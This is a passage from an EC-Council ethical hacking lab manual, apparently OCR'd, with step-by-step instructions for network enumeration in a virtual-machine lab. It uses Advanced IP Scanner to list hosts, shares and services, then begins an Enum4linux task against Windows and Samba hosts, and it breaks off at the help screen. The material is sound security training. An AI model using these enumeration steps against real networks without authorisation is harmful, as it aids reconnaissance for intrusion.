


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **Advanced IP Scanner** scans the target IP address range, with progress tracked by the status bar at the bottom of the window. Wait for the scan to complete.




7. The scan results appear, displaying information about active hosts in the target network such as status, machine name, IP address, manufacturer name, and MAC addresses, as shown in the screenshot.




8. Click the **Expand all** icon to view the shared folders and services running on the target network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The shared folders and services running on the target network appear, as shown in the screenshot.



10. Right-click any of the detected IP addresses to list available options. Expand **Tools** options.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Using these options, you can ping, traceroute, transfer files, chat, send a message, connect to the target machine remotely (using **Radmin**), etc.

    Note: To use the Radmin option, you need to install Radmin Viewer, which you can download at **https://www.radmin.com**.

12. In the same way, you can select various other options to retrieve shared files, view system-related information, etc.
13. This concludes the demonstration of enumerating network resources using Advanced IP Scanner.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11**, **Windows Server 2019**, **Ubuntu** and **Android** virtual machines.

Task 3: Enumerate Information from Windows and Samba Hosts using Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It is used for share enumeration, password policy retrieval, identification of remote OSes, detecting if hosts are in a workgroup or a domain, user listing on hosts, listing group membership information, etc.

Here, we will use the Enum4Linux to perform enumeration on a Windows and a Samba host.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Switch to the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the **Parrot Terminal** window, type **enum4linux -h** and press **Enter** to view the various options available with enum4linux.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The help options appear, as shown in the screenshot. In this lab, we will demonstrate only a few options to conduct enumeration on the target machine.

